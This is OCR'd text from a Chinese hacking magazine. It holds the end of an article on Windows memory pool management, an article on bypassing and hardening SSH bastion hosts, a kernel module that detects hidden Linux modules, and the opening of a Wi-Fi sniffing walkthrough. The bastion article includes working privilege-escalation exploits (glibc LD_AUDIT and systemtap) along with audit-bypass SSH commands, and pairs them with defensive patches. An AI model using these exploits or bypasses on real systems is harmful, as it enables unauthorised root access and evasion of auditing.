


图 3 每个节点是 3 个页面的链表的例子 (虚线框内为一个节点, Owner 成员指向节点的头页面, 灰色字段表示无效)

1) MiAllocatePoolPages 函数的实现

了解了以上非换页内存池的结构, 那么 MiAllocatePoolPages 函数的非换页内存池实现部分就比较简单了。需要多大的页面, 到相应的链表里去取就好了, 如果有剩余页面 (如 2 个页面的链表已空, 在后两个链表中提取出 2 个页面后就会出现剩余页面), 就按照剩余页面的大小放于对应的链表中。

在分配页面的同时, 为了能够利于页面的回收, 需要对每个页面对应的 PFN 项进行设置。关于物理页面的管理以及 PFN 的内容, 会在另外的文章中再进行介绍, 这里大家可以将 PFN 项认为是针对一个物理页面的管理结构。对于非换页内存池中的页面, 每个 PFN 项专门有两个比特位: StartOfAllocation 和 EndOfAllocation, 用于表示该页面是一次页面分配的起始页面或者是结束页面。当我们完成所需数量页面的获得, 需要将起始页面对应的

StartOfAllocation 位置 1，结束页面对应的 EndOfAllocation 位置 1。

2) MiFreePoolPages () 函数的实现

释放页面的函数是 MiFreePoolPages ()，这个函数只有一个输入参数，说明需要释放的地址。注意，这里并没有一个专门的参数用于声明需要释放多大的范围，其奥秘隐藏在上面提到的物理页面对应的 PFN 结构中。MiFreePoolPages 函数的流程如下：

- ① 判断需要释放的地址所在的页面是否是非换页内存池范围内的；
- ② 判定起始地址，进而通过该地址的 PTE 确定其物理页面，进入 PFN 管理；
- ③ 找到起始页面对应的 PFN 项后，可以看到其 PFN 项结构中的 StartBit 应为 1，由此物理页面开始，向下搜索 PFN 数据库，直到找到第一个 PFN 结构中 EndBit 为 1 的 PFN 项，通过这种方式确定需要释放的内存的大小；
- ④ 将上述范围内的内存释放，其后将其与前后空闲内存 (若有的话) 合并，将合并后的内存按照类别放入本节介绍的 4 个链表中。

换页内存池的管理

换页内存池显然不能使用类似非换页内存池的管理方法，原因是换页内存池中的页面有可能被换出到硬盘，每次搜索某些数量的页面还需要将页面倒入内存，如此倒来倒去，对于管理程序来说效率很低。另外，PFN 项中对于换页内存池中的页面也没有 StartOfAllocation 和 EndOfAllocation 位的容身之所。因此对于换页内存池，采用了另外一种管理方式，使用位图的概念，位图中用一个 bit 来表示一个页面是否被分配，而这些位图被放在非换页内存池的地址范围内。换句话说，管理换页内存池的结构是放在非换页内存池中的。

使用位图的方式非常简便，一个页面对应的位为 1，则代表这个页面已经占用，如果为 0，则表示这个页面空闲。若想同时获得 5 个空闲页面，那么只需要在位图中搜索大于 5 的连续的 0 即可。但是仅仅只有这一个位图来表示页面的使用情况是不够的，比如位图为 11110000 的情况，用户是无法区分出在使用的 4 个页面中，是一次性使用了 4 个页面，还是分别使用了 2 个页面，只是这两次使用位置紧邻。因此除了分配位图 (PagedPoolAllocationMap) 之外，还有一个分配结束位图 (EndOfPagedPoolBitmap)，当一次页面申请时，除了将对应的页面在分配位图中置位外，将该次页面分配的末尾页面在分配结束位图中对应的位也需要置位，示例如图 4 所示。




图 4 换页内存池位图管理的示意

其中 PagedPoolAllocationMap 代表分配位图，指明对应的页面是否已经使用；EndOfPagedPoolBitmap 代表分配结束位图，标明对应的页面是否为一次内存分配最后的页面。

使用分配结束位图来表示一个页面是否是一个结束页面，通过这种方式，也可以帮助我们检验一个需要释放内存的输入地址是否合法，下面举个例子。

以图 4 为例，若释放地址对应的起始位如箭头所示，注意前面分配位图和分配结束位图对应的两位，上面的为 1，表示这是一个已经分配的页面，下面的为 0，表示该页面并不是一个结束页面，那么我们需要释放页面的地址岂不是进入了另外一次页面分配的领地，显然是不合理的。因此对于一个待回收的页面，可以考察在两个位图中的前两位，00、11 组合是合理的，10 组合不合理，而 01 组合根本就不应该出现，请读者验证。

至于分配的页面是在物理内存还是在页面文件中，以及页面的换入换出，这就是 Windows 中工作集管理器和页面错误处理程序的任务了，其实现的功能也无非就是将需要修剪的页面存入页面文件，释放物理内存和将需要的页面从页面文件中读出到物理页面并将其映射。

以上我们介绍了 Windows 系统地址空间内非换页内存池和换页内存池的管理，主要是理解两种内存池的组织算法。

(完)

黑客防线
www.hacker.com.cn

堡垒机绕过与防护方案

文/ xysky

堡垒机在百度百科上的介绍如下：

堡垒机，即在一个特定的网络环境下，为了保障网络和数据不受来自外部和内部用户的入侵和破坏，而运用各种技术手段实时收集和监控网络环境中每一个组成部分的系统状态、安全事件、网络活动，以便集中报警、记录、分析、处理的一种技术手段。从功能上来讲，它综合了核心系统运维和安全审计管控两大主干功能；从技术实现上讲，通过切断终端计算机对网络和服务器资源的直接访问，而采用协议代理的方式，接管了终端计算机对网络和服务器的访问。

市面上的堡垒机产品挺多，一些互联网公司也定制开发了自己的堡垒机。堡垒机后端要登录的目标对象主要是 Windows 和 Linux 机器，在一些特殊环境可能会有 AIX、os390、AS400 主机。最近有朋友问我堡垒机安全方面的问题，所以我把以前的一些记录整理成文，希望对有需要的朋友有些帮助。本文主要涉及到 SSH 协议转接模块的绕过和防护内容，场景是客户端先 SSH 登录到堡垒机后，再从堡垒机跳到目标机，中间会有动态 passcode 和操作审计，下面先讲如何绕过的方法。

绕过方法

1) 利用 SSH 的 Port Forwarding 功能绕过

SSH 的 Port Forwarding 功能，网上也有称之为 SSH tunnel 功能，分为本地、远程、动态三种情况，对应到 SSH 命令参数分别是 -L、-R、-D，具体可以查看 SSH 帮助或者上网搜索 SSH tunnel 相关内容。在堡垒机环境里，我们要用 -R 功能来绕过，其用法如下：

```
ssh -R <local port>:<remote host>:<remote port> <SSH hostname>
```

在堡垒机上测试效果如下：

```
[xysky@secssh ~]$ ssh -R 3333:test.xxx.com:22 root@10.10.105.156
root@10.10.105.156's password:
Last login: Wed Aug 17 22:25:46 2011 from 10.10.105.111
[root@xxsec ~]#
```

此时已经登录到目标机器 xxsec 上，并且开启了一个 3333 的端口进行监听，如下：

```
[root@xxsec ~]# netstat -n|pt|grep 3333
tcp    0    0 127.0.0.1:3333      0.0.0.0:*        LISTEN      3638/2
tcp    0    0 :::3333             :::*             LISTEN      3638/2
[root@xxsec ~]#
```

这时只要在 xxsec 机器上连接本地的 3333 端口即可跳到 test.xxx.com 机器上，如下：

```
[root@xxsec ~]# ssh xysky@localhost -p 3333
xysky@localhost's password:
Last login: Wed Aug 17 22:37:30 2011 from 183.xx.134.xx
[xysky@test ~]$
```

到此登录目标机器不再需要 passcode 也不会有审计。其实这个方法主要是利用 SSH 自带的 Forwarding 功能。

2) 利用 SSHD 的执行命令功能绕过

有经验的同学都知道，SSHD 支持在 SSH 连接后加一个命令，比如 ssh user@host cat /etc/passwd 就会直接显示目标机器/etc/passwd 的文件内容，并不需要登录到目标机器进入 Shell 之后再敲入 cat /etc/passwd。今天，我们正是要利用这个执行命令功能绕过 passcode 和审计模块。

```
[root@xyskypc pentest]# ssh -t xysky@secssh.xxx.com ssh -t root1@gz1.xxx.com
This system is for the use of authorized users only.
xysky@secssh.xxx.com's password:
root1@gz1.xxx.com's password:
Last login: Fri Jul 29 18:13:18 2011 from 121.xx.120.xx
[root@gz1 ~]#
```

正常情况下登录到堡垒机 secssh，除了要 password 之外还需要一个 passcode，而上面的情况直接绕过 passcode 连接到了目标机器 gz1。具体原因与堡垒机实现有关，用户登录过来后被 opensshd 处理后直接走到了 opensshd 里的 do_exec() 功能，没有走到 passcode 和审计日志模块就已经登录到目标机器了。

另外，SSH 还有个 ProxyCommand 功能，也是类似的原理，到最后都是执行 opensshd 里的 do_exec() 函数。

3) 直接入侵堡垒机获取高权限绕过

堡垒机用户登录上来，其 Shell 是被堡垒机厂商修改过的程序，具体表现是在/etc/passwd 里最后的 Shell 并不是/bin/bash，而是修改过的/bin/xssh，这个修改过的 xssh 带有 passcode 验证和审计功能。如果想绕过，最简单的办法就是修改/etc/passwd，而修改这个普通用户是没办法的，这个时候比较直接的办法是本地提权获得 Root 权限。这依据于当前操作系统所有内核版本及是否有对内核进行安全加固，而有些漏洞则依赖于应用库版本，比如 glibc 漏洞 (CVE-2010-3847)，下面是在测试环境直接提权的效果。

```
[b@pentest ~]$ mkdir /tmp/exp
[b@pentest ~]$ ln /bin/ping /tmp/exp/tar
[b@pentest ~]$ exec 3</tmp/exp/tar
```

```
[b@pentest ~]$ ls -l /proc/$$/fd/3
lr-x----- 1 b b 64 Nov  3 20:13 /proc/2294/fd/3 -> /tmp/exp/tar
[b@pentest ~]$ rm -rf /tmp/exp/
[b@pentest ~]$ ls
poc.c
[b@pentest ~]$ gcc -w -fPIC -shared -o /tmp/exp/poc.c
[b@pentest ~]$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3
[root@pentest ~]# cat /home/b/poc.c
void __attribute__((constructor)) init()
{
    setuid(0);
    system("/bin/bash");
}
[root@pentest ~]#
```

用户 b 普通用户直接利用 glibc 漏洞提到 Root 权限，有了 Root 权限再干活岂不更爽。还有 systemtap 提权漏洞等，更多漏洞可以去 <http://www.exploit-db.com> 了解。

堡垒机加固方案

Linux 系统是开源的，既然 opensshd 有这么多的功能，我们将它的代码改改不就解决了？思路正是来源于此，真正动手前你需要具备一定的 C 代码能力和 Linux 编译或看调试日志方面的能力。

1) 对 Port Forwarding 功能进行防护

在/etc/ssh/sshd_config 配置文件中禁止与 forwarding 相关的功能，如下：

```
AllowTcpForwarding no
GatewayPorts no
X11Forwarding no
AllowAgentForwarding no
```

以上是基本的，但你能不能控制目标机器，所以我们的 ssh -R 的方案还是可以绕过的，这需要对 SSH 做手脚来实现。我们先看一下 SSH 连接中到底干了什么事情，用 ssh -v 可以输出调试信息。

```
[xysky@secssh ~]$ ssh -v -R 3333:test.xxx.com:22 root@10.10.105.156
OpenSSH_5.5p1, OpenSSL 0.9.8e-fips-rhel5 01 Jul 2008
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
debug1: Connecting to 10.10.105.156 [10.10.105.156] port 22.
```

```
debug1: Connection established.
debug1: identity file /home/xysky/.ssh/id_rsa type -1
debug1: identity file /home/xysky/.ssh/id_rsa-cert type -1
debug1: identity file /home/xysky/.ssh/id_dsa type -1
debug1: identity file /home/xysky/.ssh/id_dsa-cert type -1
debug1: Remote protocol version 2.0, remote software version OpenSSH_4.3
debug1: match: OpenSSH_4.3 pat OpenSSH_4*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_5.5
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_GROUP
debug1: SSH2_MSG_KEX_DH_GEX_INIT sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_REPLY
debug1: Host '10.10.105.156' is known and matches the RSA host key.
debug1: Found key in /home/xysky/.ssh/known_hosts:3
debug1: ssh_rsa_verify: signature correct
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: Roaming not allowed by server
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: /home/xysky/.ssh/id_rsa
debug1: Trying private key: /home/xysky/.ssh/id_dsa
debug1: Next authentication method: password
root@10.10.105.156's password:
debug1: Authentications that can continue: publickey,password
Permission denied, please try again.
root@10.10.105.156's password:
debug1: Authentication succeeded (password).
debug1: Remote connections from LOCALHOST:3333 forwarded to local address
test.xxx.com:22
debug1: channel 0: new [client-session]
```

```
debug1: Entering interactive session.
debug1: remote forward success for: listen 3333, connect test.xxx.com:22
debug1: All remote forwarding requests processed
debug1: Sending environment.
debug1: Sending env LANG = en_US.UTF-8
Last login: Wed Aug 17 22:53:35 2011 from 10.10.105.111
[root@xlsec ~]#
```

看调试信息再结合代码可以更快定位问题出在哪，在 `ssh.c` 中有如下代码：

```
case 'L':
    if (parse_forward(&fwd, optarg, 0, 0))
        add_local_forward(&options, &fwd);
    else {
        fprintf(stderr,
            "Bad local forwarding specification '%s'\n",
            optarg);
        exit(255);
    }
    break;
case 'R':
    if (parse_forward(&fwd, optarg, 0, 1)) {
        add_remote_forward(&options, &fwd);
    } else {
        fprintf(stderr,
            "Bad remote forwarding specification "
            "'%s'\n", optarg);
        exit(255);
    }
    break;
case 'D':
    if (parse_forward(&fwd, optarg, 1, 0)) {
        add_local_forward(&options, &fwd);
    } else {
        fprintf(stderr,
            "Bad dynamic forwarding specification "
            "'%s'\n", optarg);
        exit(255);
    }
}
```

break;

一看就知道其对应的是 SSH 的几个参数，用于做 SSH tunnel 的，在这里直接干掉也可以，我的做法是延后处理，并将相关命令写入 syslog 用于进行分析，看是否有人在尝试对堡垒机进行攻击。代码如下：

```
//add syslog by xysky
#include <syslog.h>

case 'R':
//deny by xysky
openlog("ssh_sec", LOG_PID, LOG_AUTHPRIV);
syslog(LOG_INFO, "[uid:%d]: deny remote forwarding by xysky, %s", getuid(),optarg);
closelog();
fprintf(stderr,"Bad remote forwarding deny by system.\n");
exit(255);
```

对其进行编译安装即可看到效果，测试效果在 syslog 里有如下信息：

```
Aug 18 16:23:12 localhost ssh_sec[5946]: [uid:673]: deny remote forwarding by xysky,
4444:test.xxxx.net:22
```

另外，如果别人自己传个原生的 SSH，这个方案就会失效，可以在 iptables 上再加一层限制，如下：

```
iptables -t nat -A POSTROUTING -j LOG --log-prefix "DROP Forwarding " --log-ip-options
--log-tcp-options
iptables -t nat -A POSTROUTING -j DROP
```

到此，利用 SSH tunnel 功能绕过已经解决。

2) 对 SSHD 执行命令功能进行加固

思路还是一样，为了方便调试 opensshd，建议另开一个端口，/usr/sbin/sshd -p 2222 -D -d 即可让 SSHD 处于 2222 端口并会输出调试信息，客户端连接的时候加个 -p 2222 即可。我们利用前面的方法绕过时，相关的调试信息如下（已省略无关的）：

```
debug1: monitor_child_preauth: xysky has been authenticated by privileged process
debug1: permanently_set_uid: 673/673
debug1: Entering interactive session for SSH2.
debug1: server_init_dispatch_20
```

```

debug1: server_input_channel_open: ctype session rchan 0 win 1048576 max 16384
debug1: input_session_request
debug1: channel 0: new [server-session]
debug1: session_new: session 0
debug1: session_open: channel 0
debug1: session_open: session 0: link with channel 0
debug1: server_input_channel_open: confirm session
User child is on pid 13968
debug1: server_input_channel_req: channel 0 request pty-req reply 0
debug1: session_by_channel: session 0 channel 0
debug1: session_input_channel_req: session 0 req pty-req
debug1: Allocating pty.
debug1: session_new: session 0
debug1: session_pty_req: session 0 alloc /dev/pts/3
debug1: server_input_channel_req: channel 0 request env reply 0
debug1: session_by_channel: session 0 channel 0
debug1: session_input_channel_req: session 0 req env
debug1: server_input_channel_req: channel 0 request exec reply 0
debug1: session_by_channel: session 0 channel 0
debug1: session_input_channel_req: session 0 req exec
debug1: Setting controlling tty using TIOCSCTTY.
    
```

调试信息与正常情况下的对比就容易发现，标红处正常情况下是 request shell reply 0 和 session 0 req shell，而此处变成了 exec，相当于程序逻辑走到另一个分支上去了。我们把它禁止或者在 exec 执行的时候做处理就可以了。我的方案是修改 sesseion.c，代码如下：

```

static int
session_exec_req(Session *s)
{
    u_int len, success;
    char *command = packet_get_string(&len);
    packet_check_eom();
    //only allow rsync,scp command run ,add by xysky 19:15 2011-8-4
    if (strstr(command, "scp -") != NULL || strstr(command, "rsync --server") != NULL)
    {
        debug("xysky say the command is :%s",command);
        success = do_exec(s, command) == 0;
    }else{
        debug("xysky say this command is deny :%s",command);
    }
}
    
```

```

        success = do_exec(s, NULL) == 0;
    }
//    success = do_exec(s, command) == 0;
        xfree(command);
        return success;
}

```

上面的代码经过真实环境的考验，具体自己看就明白。再经过编译之后，针对 SSHD 执行命令的功能也就被限制了。

3) 对系统内核进行加固

Linux 内核安全加固涉及到的东西比较多，建议先在测试环境多实验和优化，以免造成可用性事件。有兴趣的读者可以研究一下 grsecurity，其官方网站为 <http://grsecurity.net/>，从网站上下载最新的 Linux 内核及与之对应的 grsecurity 版本，给内核打上 grsecurity 补丁，重启后进行测试。下面是使用其加固前后的对比效果。

测试 glibc 提权漏洞，没用 grsecurity 之前：

```

[xysky@pxe-000 ~]$ ./a.sh
mkdir: cannot create directory `/tmp/exp': File exists
lr-x----- 1 xysky xysky 64 Jul  5 23:28 /proc/4081/fd/3 -> /tmp/exp/tar
[root@pxe-000 ~]#

```

使用 grsecurity 之后提权失败，会在日志里看到如下信息：

```

Jul  5 22:50:00 pxe-000 kernel: [ 141.788669] grsec: From 192.168.70.26: denied hardlink
of /bin/ping (owned by 0.0) to /tmp/exp/tar for /bin/ln[ln:4967] uid/euid:500/500 gid/egid:500/500,
parent /home/xysky/a.sh[a.sh:4965] uid/euid:500/500 gid/egid:500/500

```

测试 systemtap 提权漏洞，没用 grsecurity 之前：

```

[xysky@pxe-000 enlightenment]$ printf "install uprobes /bin/sh" > exploit.conf;
MODPROBE_OPTIONS="-C exploit.conf" staprun -u whatever
sh-3.2#

```

使用 grsecurity 之后提权失败如下：

```

[xysky@pxe-000 root]$ printf "install uprobes /bin/sh" > exploit.conf;
MODPROBE_OPTIONS="-C exploit.conf" staprun -u whatever
bash: exploit.conf: Permission denied
ERROR: Couldn't mount /mnt/relay: Operation not permitted

```



```
[xysky@pxe-000 root]$
```

效果很明显，就不再多说了。

小结

除了直接利用漏洞提权外，前面介绍的绕过方法都是利用了 `opensshd` 自身实现的功能，当然防护方案也是基于 `opensshd` 源代码定制的。有些堡垒机在处理这种问题的时候，直接提供一个自己定制的 Shell，在这个 Shell 里只能选择要连接的机器，无法敲命令，看似没什么安全问题，其实堡垒机还有一些其它方面的安全隐患值得关注。举个例子，堡垒机产品为了实现自动登录到后台，服务器会将目标机器的 IP、用户名、密码信息加密保存在数据库里，需要的时候再进行解密。我们不禁要问，数据库本身的安全性如何？加解密算法和密钥安全性如何？负责转接的服务器与数据库交互机制控制安全吗？在客户端处理转接模块（RDP 和 SSH）时，密码是否会在内存中出现？都是可以进行深究的地方，由于涉及到一些具体的商业产品，就不再多说了，有兴趣的读者可以自行研究。

实现 Linux 对隐藏模块的检测

文/图 unity

最近看了一些开源的 Rootkit 代码，发现隐藏自身的方法都是利用下面的一句代码：

```
list_del(&THIS_MODULE->list);
```

`list` 是全局模块列表的成员，删除之后，就无法从 `/proc/modules` 里面再看到它了。

难道就没有其他办法了？打开 `modules.h` 看了一下，发现内核为了维护 `sysfs` 下的项目，竟然还保留了另外的一个链表，也就是 `module_kset`，如图 1 所示。

```
623
624 #ifdef CONFIG_SYSFS
625 extern struct kset *module_kset;
626 extern struct kobj_type module_ktype;
627 extern int module_sysfs_initialized;
628 #endif /* CONFIG_SYSFS */
629
```

图 1

读到这里，聪明的读者一定会想到，我们把这个列表和全局模块列表一比较，不就知道了哪些是隐藏模块了吗？下面我们就来试试看。

隐藏模块的检测

为了方便测试，我们直接山寨一个 `/proc/modules` 文件，取名为 `/proc/mymodules`，之后直接对比这两个文件就可以了。

第一步是要获得 `module_kset` 这个变量。在内核中，`kallsyms_lookup_name` 不但可以查找函数，也能查找任何外部变量（具体代码请看附件）。


```
my_module_kset = (struct kset*) kallsyms_lookup_name ("module_kset");
//创建 proc 目录, 这里我就不检查错误了
create_proc_entry ("mymodules", 0644, NULL)->read_proc = proc_read;
```

下一步就是遍历这个列表, 排除静态编译的模块。

```
list_for_each_entry (kobj, &my_module_kset->list, entry)
{
    const char *name = kobj->name;
    //列表结束于连续两个 NULL
    if (NULL == name) {
        if (atend) break;
        ++ atend;
        continue;
    }
    //获取来源结构体
    mk = container_of (kobj, struct module_kobject, kobj);
    if (mk && mk->mod &&
        //忽略静态编译的
        ! my_core_kernel_text ((unsigned long)mk->mod->module_core))
    {
        //buf 是 procfs 的输出
        len += sprintf (buf + len, sizeof (buf) - len - 1, "%s\n", name);
    }
}
```

实战

好了, 编译这个模块并安装, 再找个隐藏模块测试一下, 就用 fileprot.ko 吧。可以看出这个模块是隐藏的, 卸载的时候提示“不存在”, 安装的时候提示“已经存在”, 明显有问题, 如图 2 所示。



```
[ROOT SHELL: ~/fileprot]
# insmod ./fileprot.ko
insmod: error inserting './fileprot.ko': -1 Invalid parameters
[ROOT SHELL: ~/fileprot]
# rmmod fileprot
ERROR: Module fileprot does not exist in /proc/modules
[ROOT SHELL: ~/fileprot]
# dmesg | tail -1
[ 144.021482] fileprot: module is already loaded
[ROOT SHELL: ~/fileprot]
#
```

图 2

看到这里, 你该不会想去遍历系统下面的所有模块, 尝试安装+卸载吧? 好了, 言归正传, 我们来看看 /proc/mymodules 里都有什么? 如图 3 所示。

```
[ROOT SHELL: ~/fileprot]
# cat /proc/mymodules
e1000
parport
lp
serio_raw
psmouse
ext2
parport_pc
ppdev
vesafb
mymodules
fileprot
```

图 3

可以看出 fileprot 已经暴露了！为了方便，我们可以使用如下脚本，直接比较 /proc/modules 和 /proc/mymodules 这两个文件。

```
diff <(awk '{ print $1 }' /proc/modules | sort) <(cat /proc/mymodules | sort);
```

最终结果如图 4 所示。

```
[ROOT SHELL: ~/fileprot]
# diff <(awk '{ print $1 }' /proc/modules | sort) <(cat /proc/mymodules | sort)
2a3
> fileprot
```

图 4

其实这个方法还是可以轻松绕过的，不过这个就留给大家自行发挥啦！

无线监听窥秘实录

文/图 MOD

在文明发展中，总是有其光明面及黑暗面，若是不提及黑暗面，是无法讲述文明过程的——宫崎骏语。我们提倡正向使用工具，文章中所描述的攻击行为，是为了更好的加以防范，了解才能更好的防御，攻最终是为了防！

虚拟场景演示

虚拟场景一：

一个咖啡吧，一位靓女进门要了杯咖啡，悠闲地打开笔记本上网。不一会，只见附近的一位帅哥起身收拾好自己的笔记本，走到靓女身边，小声问道：请问您是**小姐吗？靓女诧异地看着对方，问道：您是？“哈哈，说来话长，请问我能坐下再聊吗？”靓女疑惑地看着他点了点头。于是帅哥狡黠一笑，开始 balabala……（形容嘴巴一直在讲话）

虚拟场景二：

一个高级宾馆大厅，一位公司高管正在用无线上网办公，这时不远处竞争对手派出的监听者，正全神倾听记录着他上网的全过程，包括去过哪些网站，对方都了如指掌。

以上两个场景并非是电影情节，在现实中同样发生着，下面我们通过实战，尝试来模拟一下这两个场景中的技术细节。

监听硬件准备

所需道具如下，示意如图 1 所示。

一部电脑：负责监听（下文以 A 机指代），需准备 Kali Linux ISO 光盘镜像（可写入 U 盘启动），还有用于监听的 USB 无线网卡。

小贴士：Kali Linux 是什么？BackTrack 的下一代产品 Kali，一个面向专业的渗透测试和安全审计的发行版。特别针对渗透测试，因此假设用户事先具备 Linux 操作系统知识。

一部笔记本：模拟用户上网操作（下文以 B 机指代）。

一台无线路由：连接外网，本次准备的为已刷好石像鬼固件的路由，SSID 为 openwrt。




图 1

监听环境搭建

硬件准备妥当，开始架设环境。

首先在 A 机插入 USB 无线网卡，并用写入 KALI LINUX 的 U 盘启动 A 机，进入 KALI 系统后，配置无线网卡并连接路由，接着打开 Wireshark，注意混杂模式勾选，之后开始监听，如图 2 所示，然后使用 B 机连接路由上网，模拟用户操作。




图 2

小贴士：混杂模式（Promiscuous Mode）是指一台机器的网卡能够接收所有经过它的数据流，而不论其目的地址是否是它。一般计算机网卡都工作在非混杂模式下，此时网卡只接受来自网络端口的目的地址指向自己的数据。当网卡工作在混杂模式下时，网卡将来自接口的所有数据都捕获并交给相应的驱动程序。网卡的混杂模式一般在网络管理员分析网络数据作为网络故障诊断手段时用到，同时这个模式也被网络黑客利用来作为网络数据窃听的入口。在 Linux 操作系统中，设置网卡混杂模式时需要管理员权限。在 Windows 操作系统和 Linux 操作系统中都有使用混杂模式的抓包工具，比如著名的开源软件 Wireshark。

监听细节回放

场景一：实战抓包监听

当 B 机连接路由后，由 Wireshark 监听可知 B 机的计算机名，其中可以得到用户名以及所用笔记本品牌，帅哥搭讪目的达成，如图 3 所示。

